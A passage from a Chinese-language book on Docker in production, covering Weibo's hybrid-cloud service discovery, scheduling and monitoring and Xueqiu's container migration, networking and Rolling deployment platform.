
key	示例	含义 (猜测)
consul.catalog.register	Count: 2 Min: 1.549 Mean: 1.565 Max: 1.582 Stddev: 0.023 Sum: 3.130	
consul.catalog.fsm.register	Count: 2 Min: 0.187 Mean: 0.226 Max: 0.264 Stddev: 0.054 Sum: 0.452	
consul.consul.leader.barrier	Count: 1 Sum: 1.541	
consul.consul.leader.reconcile	Count: 1 Sum: 2.047	
consul.consul.leader.reconcileMember	Count: 1 Sum: 1.762	
consul.consul.rpc.accept_conn	Count: 1 Sum: 1.000	
consul.consul.rpc.query	Count: 2 Sum: 2.000	
consul.consul.rpc.request	Count: 3 Sum: 3.000	
consul.consul.session_ttl.active		0.000
consul.memberlist.gossip	Count: 70 Min: 0.002 Mean: 0.088 Max: 1.545 Stddev: 0.214 Sum: 6.186	
consul.memberlist.msg.alive	Count: 8 Sum: 8.000	
consul.memberlist.msg.dead	Count: 2 Sum: 2.000	
consul.memberlist.msg.suspect	Count: 2 Sum: 2.000	
consul.memberlist.probeNode	Count: 8 Min: 0.747 Mean: 1.409 Max: 1.928 Stddev: 0.533 Sum: 11.275	
consul.memberlist.pushPullNode	Count: 1 Sum: 3.572	
consul.memberlist.tcp.accept	Count: 1 Sum: 1.000	
consul.memberlist.tcp.connect	Count: 1 Sum: 1.000	
consul.memberlist.tcp.sent	Count: 2 Min: 575.000 Mean: 622.500 Max: 670.000 Stddev: 67.175 Sum: 1245.000	
consul.memberlist.udp.received	Count: 18 Min: 20.000 Mean: 107.833 Max: 285.000 Stddev: 82.970 Sum: 1941.000	
consul.memberlist.udp.sent	Count: 32 Min: 20.000 Mean: 132.261 Max: 312.000 Stddev: 91.603 Sum: 4233.000	
consul.raft.apply	Count: 2 Sum: 2.000	
consul.raft.barrier	Count: 1 Sum: 1.000	
consul.raft.commitTime	Count: 2 Min: 1.216 Mean: 1.241 Max: 1.267 Stddev: 0.036 Sum: 2.483	
consul.raft.fsm.apply	Count: 2 Min: 0.232 Mean: 0.269 Max: 0.307 Stddev: 0.054 Sum: 0.539	
consul.raft.leader.dispatchLog	Count: 2 Min: 0.459 Mean: 0.464 Max: 0.469 Stddev: 0.007 Sum: 0.929	
consul.raft.leader.lastContact	Count: 44 Min: 0.000 Mean: 29.295 Max: 76.000 Stddev: 20.504 Sum: 1289.000	
consul.raft.replication.appendEntries.logs. 10.74.8.180:8300	Count: 135 Min: 0.000 Mean: 0.015 Max: 1.000 Stddev: 0.121 Sum: 2.000	
consul.raft.replication.appendEntries.logs. 10.74.8.181:8300	Count: 135 Min: 0.000 Mean: 0.015 Max: 1.000 Stddev: 0.121 Sum: 2.000	
consul.raft.replication.appendEntries.rpc. 10.74.8.180:8300	Count: 135 Min: 0.259 Mean: 0.400 Max: 0.938 Stddev: 0.066 Sum: 54.002	
consul.raft.replication.appendEntries.rpc. 10.74.8.181:8300	Count: 135 Min: 0.347 Mean: 0.404 Max: 0.720 Stddev: 0.042 Sum: 54.589	
consul.raft.replication.heartbeat. 10.74.8.180:8300	Count: 65 Min: 0.252 Mean: 0.379 Max: 0.481 Stddev: 0.029 Sum: 24.603	
consul.raft.replication.heartbeat. 10.74.8.181:8300	Count: 66 Min: 0.338 Mean: 0.378 Max: 0.402 Stddev: 0.013 Sum: 24.918	
consul.runtime.alloc_bytes		3585448.000
consul.runtime.free_count		100243648.000
consul.runtime.gc_pause_ns	Count: 2 Min: 947504.000 Mean: 117430.500 Max: 1287357.000 Stddev: 240312.361 Sum: 2234861.000	
consul.runtime.heap_objects		12446.000
consul.runtime.malloc_count		100256066.000
consul.runtime.num_goroutines		74.000
consul.runtime.sys_bytes		1008936.000
consul.runtime.total_gc_pause_ns		14966033024.000
consul.runtime.total_gc_runs		16735.000
consul.serf.member.failed	Count: 2 Sum: 2.000	
consul.serf.member.join	Count: 1 Sum: 1.000	
consul.serf.queue.Event	Count: 20 Sum: 0.000	
consul.serf.queue.Intent	Count: 20 Sum: 0.000	
consul.serf.queue.Query	Count: 20 Sum: 0.000	
consul.serf.snapshot.appendLine	Count: 1 Sum: 0.015	
consul.serf.snapshot.compact	Count: 1 Sum: 0.234	

2. Consul 的坑

除了使用不当导致的问题之外, Consul Server 节点通信通道 UDP 协议, 偶发会出现 Server 不停被摘除的现象, 这个问题官方已在跟进, 计划会增加 TCP 的通道以保证消息的可靠性。

3. 容器调度

容器调度基于 Swarm 实现, 依赖 Consul 来做节点发现 (话说 Swarm 才刚刚宣布 Production Ready)。容器调度分为 3 级, 应用—应用池—应用实例, 一个应用下有多个应用池, 应用池可按机房和用途等来划分。一个应用池下有多个 Docker 容器形式的应用实例, 如下图所示。




我们利用 Swarm 的 Filter 机制, 实现了适应业务的调度算法。整个调度过程分为 2 步:

- 主机过滤: 指定机房、内存、CPU、端口等条件, 筛选出符合条件的主机集合。
- 策略选择: 对符合条件的主机集合进行打分, 选择出最合适的主机, 在其上创建容器以部署应用。调度子系统 Roam 实现了批量的容器调度与编排。


4. 业务调度

容器调度与业务无关, 具体串联起资源管理、容器调度、发现等系统, 完成业务容器最终跨云部署的是我们的 JPool 系统。JPool 除了完成日常的业务容器上线发布之外, 最重要的是完成动态扩缩容功能, 使业务实现一键扩容、一键缩容, 降低快速扩容成本。一次扩容操作的示意图如下所示。




围绕这调度和发现，需要很多工具的支撑。

例如为了使业务接入更加方便，我们提供了自动打包工具，它包括代码打包、镜像打包的解决方案，支持 svn、GitLab 等代码仓库，业务仅需要在工程中定义 pom.xml 和 Dockerfile 即可实现一键打包代码、一键打包镜像，过程可控，接入简单，如下图所示。



我们还对 Docker 的 Registry 进行了一些优化，主要是针对混合云跨机房场景，提供跨机房加速功能，整个服务架构如下图所示。



4.1.4 混合云监控体系

微博体系在经历了多年的 IT 建设过程后，已经初步建立了一套完整的信息化管理流程，极大地提升了微博业务能力。同时微博开展了大量的 IT 基础设施建设（包括网络、机房、服务器、存储设置、数据库、中间件及各业务应用系统等）。

针对于混合云体系，我们提供了一套完整的监控告警解决方案，实现对于云上 IT 基础架构的整体监控与预警机制，最大限度地保证了微博体系能够稳定地运行在混合云体系上，不间断地为用户提供优质的服务。监控告警解决方案实现了以下 4 个级别上的监控与预警。

- 系统级监控。
- 业务级监控。
- 资源级监控。
- 专线网络监控。


1. 系统级监控

混合云体系支持的系统级监控（与新浪 sinawatch 系统的对接）包括 CPU、磁盘、网卡、IOPS、Load、内存，如下图所示。



2. 业务监控

混合云体系集成了目前微博业务监控平台 Graphite，自动提供了业务级别（SLA）的实时监控与告警，如下图所示。所有的配置与操作都是系统自动完成的，不需要用户进行额外的配置操作。




业务级别的监控包括以下几点。

- JVM 监控：实时监控堆、栈使用信息、统计 GC 收集时间、检查 JVM 瓶颈等。
- 吞吐量监控：实时监控业务系统吞吐量（QPS 或 TPS）。
- 平均耗时监控：实时监控业务系统接口的平均耗时时间。
- 单机性能监控：实时监控单台服务器的各种业务指标。
- Slow 监控：监控服务器集群，实时显示当前业务系统中最慢的性能瓶颈。

3. 资源监控

混合云体系集成了目前微博资源监控平台 sinadsp，自动提供了对各种底层资源的实时监控与告警。所有的配置与操作都是系统自动完成的，不需要用户进行额外的配置操作。

具体的监控指标包括命中率、QPS/TPS、连接数、上行 / 下行带宽、CPU、内存，如下图所示。



4.1.5 前进路上遇到的那些坑

需要注意的坑，实际在各部分中都有提及。本节的主要内容就是这些了，当然业务上云，除了上面这些工作之外，还存在很多等待解决的技术挑战。比如跨云的消息总线、缓存数据同步、容量评估、流量调度、RPC 框架、微服务化等。

4.1.6 疑问与解惑

Q：为什么选 Consul？看出有对比 ZooKeeper、etcd，尤其是 etcd？

我们有对比 etcd 和 consul，主要还是看重 consul 基于 K-V 之外的额外功能，比如支持 DNS，支持 ACL。另外 etcd 不对 get request 做超时处理，Consul 对 blocking query 有超时机制。

Q：上面提到的方案主要是 Java 体系，对于其他语言（PHP、Node.js、Golang）体系的系统是否有很好的支持（开发、测试、发布部署、监控等）？

已经在开始 PHP 的支持。其实容器化之后，所有语言都是适用的。

Q：Docker registry 底层存储用的是什么，怎么保障高可用的？

底层使用的是 Ceph，前端无状态，通过 DNS 做跨云智能解析，加速下载。

Q：Consul temple reload Nginx 时为什么会造成大量请求失败呢，不是 graceful 的吗？

是 graceful 的，在 QPS 压力较大的情况下，由于需要进行大量重连，过程中会产生较多失败请求。

Q：刚才提到的调度系统是自己开发的？还是基于开源改的？

是基于 Swarm 二次开发的。

Q：容器跨主机通信是 Host 网络吗？

对，目前线上采用的是 Host 网络。

Q：Ceph IO 情况怎么？高 IO 的是不是不太适合用 Ceph？

针对 Registry 场景，Ceph IO 是可以胜任的。不过 Ceph 暂时还没有宣布 Production Ready，所以对于极端业务场景，请谨慎。

4.2 互联网金融创业公司 Docker 实践

高磊，雪球运维架构师。2012 年主持研发和运维 Redis 集群等分布式系统，专注于中小型公司运维架构和运维体系建设，目前在雪球负责技术保障工作，在 Docker 容器及其周边生态系统积累了大量一线经验。



4.2.1 背景介绍

雪球(<http://xueqiu.com>)是一家涉足证券行业的互联网金融公司，成立于 2010 年，2014 年获得 C 轮融资。雪球的产品形态包括社区、行情、组合、交易等，覆盖沪深港美市场的各个品种。

与传统社交网络的单一好友关系不同，雪球在用户、股票基金及衍生品、组合 3 个维度上都进行深度的相互连接。同时雪球的用户活跃度和在线时长极高，以致我们在进行技术方案选型和评估的时候必须提出更高的要求。

目前雪球的 DAU 为 1M，带宽为 1.5G，物理机数量 200 以上，云虚拟机数量约 50 个。雪球采用了 Docker 容器作为线上服务的一个基本运行单元，雪球的容器数量近一千。

4.2.2 容器选型

我们的服务面临的操作系统环境大致有 5 种：物理机、自建虚拟机、云虚拟机、LXC 容器、Docker 容器。

我们主要的考虑的选型指标包括“成本”、“性能”、“稳定性”3 个硬性基础指标，以及“资源隔离能力”、“标准化能力”、“伸缩能力”这几个附加指标。

这 5 类操作系统环境在雪球的实践如下表所示。

操作系统环境	在雪球的使用场景	原因
物理机	Redis、Nginx、LVS、Hadoop 等	性能最优；有 Kernel 调优的能力
自建虚拟机	行情接收等 Windows 服务	异构 OS
云虚拟机	接入层 Nginx 代理	硬件资源优秀；网络优势；基础设施和产品化程度高
LXC 容器	MySQL、运维工具	持久化不受 AUFS 约束；原生有 Daemon 能力
Docker 容器	无状态业务	极轻；标准化


4.2.3 应用迁移

我们 SRE 团队借助 Docker 对整个公司的服务进行了统一的标准化工作，在上半年已经把开发测试、预发布、灰度、生产环境的所有无状态服务都迁移到了 Docker 容器中。


雪球借助 Docker 对服务进行的标准化和迁移工作，主要是顺着 Docker 的 Build→Ship→Run 这 3 个流程进行的。同时在迁移过程中填了许多坑，算是摸着石头过河的阶段。

我们首先设计了自己的 Docker Image 层级体系。在 Base 这一层，我们从 ubuntu—upstart 镜像开始制作 base 镜像。

这里做了动静分离，静态的部分（static.sh 和对应的 static 文件）和动态的部分（runtime.sh）都会被添加进 base 镜像，静态部分会在构建 base 镜像过程中被执行，而动态部分会在启动 project 镜像的过程中被执行。详情如下图所示。



其中静态部分我们更推荐灵活地使用 shell 脚本来完成多个基础配置，而不是写冗长的 Dockerfile。下图是一个很好的对比，左面是 Gitlab 官方的 Dockerfile，右面是我们的动静分离实践。



然后基于 base 镜像，我们又添加进入了 JDK、Node.js 等运行环境，并在 JDK 的基础上进一步构建了 Resin 镜像。

在上述镜像中再添加一层业务执行代码，则构成了业务镜像。不同的业务镜像是每个业务运行的最小单元。雪球大力推进了服务化、去状态。这样的业务镜像就具备了迁移部署、动态伸缩的能力。需要提醒的是在 Docker build 镜像的过程中会遇到临时容器的一些问题，主要涉及访问外网和 dameon 能力。

以上就是有关 Docker 构建的内容。接下来咱们聊聊分发这一步。分发的过程痛点不多，主要是 Registry 的一些与删除相关的 Bug、Push 镜像的性能，以及高可用问题。而本质上高可用依赖于存储的高可用。在雪球我们使用了硬件存储，接下来计划借助 Ceph 等分布式文件系统去解决。

说完分发，我们谈谈运行这个环节，Docker 运行的部分可以探讨的内容较多，这里分为网络模型、使用方式、运维生态圈 3 部分来介绍。绝大多数对 Docker 的网络使用模型可以汇总为 3 类：bridge (NAT)、bridge (去 NAT)、Host。Docker 默认的桥接用的是第 1 种 NAT 方式，也就是把命名空间中的 veth 网卡绑定到自己的网桥 Docker0。然后主机使用 iptables 来配置 NAT，并使用 DHCP 服务器 dnsmasq 来分配 IP 地址。

在雪球，我们对 Bridge 模式去掉了 NAT，即把宿主机的 IP 从物理网卡上移除，直接配置到网桥上去，并且使用静态的 IP 分配策略。据了解，有好多其他公司在自己的 IDC 机房中也是采用了去 NAT 的桥接模式，这样的好处是 Docker 的 IP 可以直接暴露到交换机

上,性能最高。而端口映射方案不容易做服务发现,雪球并没有使用。其中去 NAT 的 Bridge 模式需要在宿主机上禁用 iptables 和 ip_forward,以及禁用相关的内核模块,以避免网络流量毛刺风暴问题。

说完网络,我们看下一一些使用场景。我们在 Docker run 的时候通过 mac-address 传入了静态 MAC 地址,并通过前述 runtime.sh 在运行时修改了 Docker 的 eth0 IP。其中计算 MAC 地址的算法如下图所示。

```
IP="aa.bb.cc.dd"
MAC_TXT="echo "$IP" | awk -F'.' '{print "0x02 0x42 \"$1\" \"$2\" \"$3\" \"$4\"}'"
MAC="printf "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" $MAC_TXT"
```

同时我们按照雪球统一的运维规范在运行时修改了容器 Hostname、Hosts、DNS 配置。

在交互上,我们在容器中提供了 sshd,以方便业务同学直接 ssh 方式进入容器进行交互。Docker 原生不提供/sbin/init 来启动 sshd 这类后台进程,一个变通的办法是使用带 upstart 的根操作系统镜像,并将/sbin/init 以 entrypoint 参数启动,作为 PID=1 的进程,并且严禁各种其他 CMD 参数。这样其他进程就可以成为/sbin/init 的子进程并作为后台服务跑起来。

然后跟大家介绍下我们在 Docker 周边做的一些运维生态圈。

首先我们对容器做了资源限制。一个容器默认分配的是 4core 8G 标准。在 CPU 上,我们对 share 相对配额方式和 cpuset 静态绑定方式都不满意,于是使用了 period+quota 两个参数做动态绝对配额。

在内存上我们禁用了 swap,原因是当一个服务 OOM 的时候,我们希望服务会 Fast Fail 并被监控系统捕捉到,而不是使用 swap 硬撑。死了比慢要好,这也是我们大力推进服务化和去状态的原因。

对了,顺便提一下,遇到 Docker daemon 挂掉或者升级的情况,我们也是靠应用层的分布式高可用方案去解决。只要去掉状态,什么都好说。

在日志方面,我们以 rw 方式映射了物理机上的一个与 Docker IP 对应的目录到容器的 /persist 目录,并把/persist/logs 目录软连接为业务的相对 logs 目录。这样对业务同学而言,直接输出日志到相对路径即可,并不需要考虑持久化的事宜。这样做也有助于去掉 Docker 的状态,让数据和服务分离。

我们在 Java 中使用 logback appender 方式直接输出日志收集。对于少数需要 tail-F 收集的,则在物理机上实现。

在监控方面,分成 2 部分,对于 CPU、Mem、Network、BlkIO 以及进程存活和 TCP 连接,我们把宿主机的 cgroup 目录以及一个统一管理的监控脚本映射到容器内部,这个脚本定期采集所需数据,主动上报到监控服务器端。对于业务自身的 QPS、Latency 等数据,

我们在业务中内嵌相关的 metrics 库来推送。不在宿主机上使用 Docker exec API 采集的原因是性能太差。据说 Docker 1.8 修过了这个 Docker exec 的 Bug，我们还没有跟进细看。


以上是我们在 2015 年上半年的一些工作，主要方向是把业务迁移入 Docker 中，并做好生态系统。

4.2.4 弹性扩容

大家知道在 2015 年上半年时，股市异常火爆，我们急需对业务进行扩容。

而通过采购硬件实现弹性扩容的，都是耍流氓。雪球活跃度与证券市场的热度大体成正相关关系，当行情好的时候，业务部门对硬件资源的需求增长是极其陡峭的。

在无法容忍硬件采购的长周期后，我们开始探索私有云+公有云混合部署的架构。我们对本地机房和远端云机房的流量请求模型做了一些抽象，如下图所示。




我们把服务栈分为接入层、服务层、数据层 3 层。

第 1 个阶段，只针对接入层做代理回源，目的可以是借助公有云全球部署的能力实现全球就近接入。

第 2 个阶段，我们开始给远端的接入层铺设当地的服务层。演进到第 3 个阶段，远端的服务层开始希望直接请求本地数据。

这里比较有趣的一点是，如果远端服务是只读逻辑，那么我们只需要把数据做单向同步即可。如果要考虑双向同步，即演进到第 4 个阶段，也就是我们所说的双活。其中不同机房之间的流量切换可以使用 DNS 做负载均衡，我们在雪球开发了一套 HTTP DNS 能比较完美地解决此问题。

目前雪球的混合云架构演进到第 3 个阶段，即在公有云上部署了一定量的只读服务，获得一定程度的弹性能力。在公有云上部署 Docker 最大的难题是不同虚拟机上的 Docker 间的网络互通问题。我们与合作厂商进行了一些探索，采用了如下的 Bridge (NAT) 方案。



这本质上是一个路由方案。首先虚拟机要部署在同一个 VPC 子网中，然后在虚拟机上开启 iptables 和 ip_forward 转发，并给每个虚拟机创建独立的网桥。网桥的网段是独立的 C 段。最后在 VPC 的虚拟路由器上设置对应的目标路由。

这个方案的缺点是数据包经过内核转发有一定的性能损失，同时在网络配置和网段管理上都有不小的成本。庆幸的是越来越多的云服务厂商都在将 Docker 的网络模型进行产品化，例如据我们了解，阿里云就在向 Docker 提交 Docker machine 的 driver。除了路由方案外，另一个方案是隧道方案。即铺设 ovs 之类的 overlay。

但是在公有云上，本来底层网络就是一层 overlay，再铺设一层软件 overlay，性能必然会大打折扣。


我们最希望的，还是公有云自身的 SDN 能够直接支持去 NAT 的 bridge。当使用 Docker

对服务进行标准化后，我们认为有必要充分发挥 Docker 装箱模型的优势，来实现对业务的快速发布能力，同时希望有一个平台能够屏蔽掉本地机房与远端公有云机房的部署差异，进而获得跨混合云调度的能力。于是我们开发了一套发布系统平台，命名为 Rolling，意喻业务系统如滚雪球般不断向前。在此之前，雪球有一套使用开源软件 Capistrano 构建的基于 ssh 分发的部署工具，Rolling 平台与其对比如下表所示。


对 比	Capistrano	Rolling
编译	部署现场人工触发编译（编译后置，费时费力）	代码提交时触发编译（编译前置，省时省心）
分发	基于 ssh	基于 Docker Registry 和 Docker API
运行	环境越跑越“脏”	环境是可重复的、“干净”的
流程控制	Shell（能力过于开放）	Web（能力被规范化）
代码控制	线上代码和环境=? RC 验证的代码和环境	线上镜像=RC 镜像
版本控制	在业务本地使用 xxx.back 备份历史版本	在 Docker Registry 存储历史镜像
伸缩调度	慢（几十分钟级别）	快（秒级别）
Hook 功能	弱	强

大家可以点开图细看下，Rolling 帮助我们解决了非常多的痛点。像编译时机、环境干净程度、代码验证、版本控制，等等。

Rolling 的上下游系统如下图所示。




下面截取了几张 Rolling 平台在部署过程中的几个关键步骤，如下页中的第一张图所示。



上图显示了 Rolling 在部署时的第 3 个步骤：资源选择。目前雪球仍然是靠人力进行调度配置，接下来会使用自动化的调度工具进行资源配置，而 Rolling 已经赋予我们这种可能性。在真正开始部署之后，还有一键暂停、强制回滚、灰度发布的功能。

下图显示了某业务在使用 Rolling 部署后的运行状态。



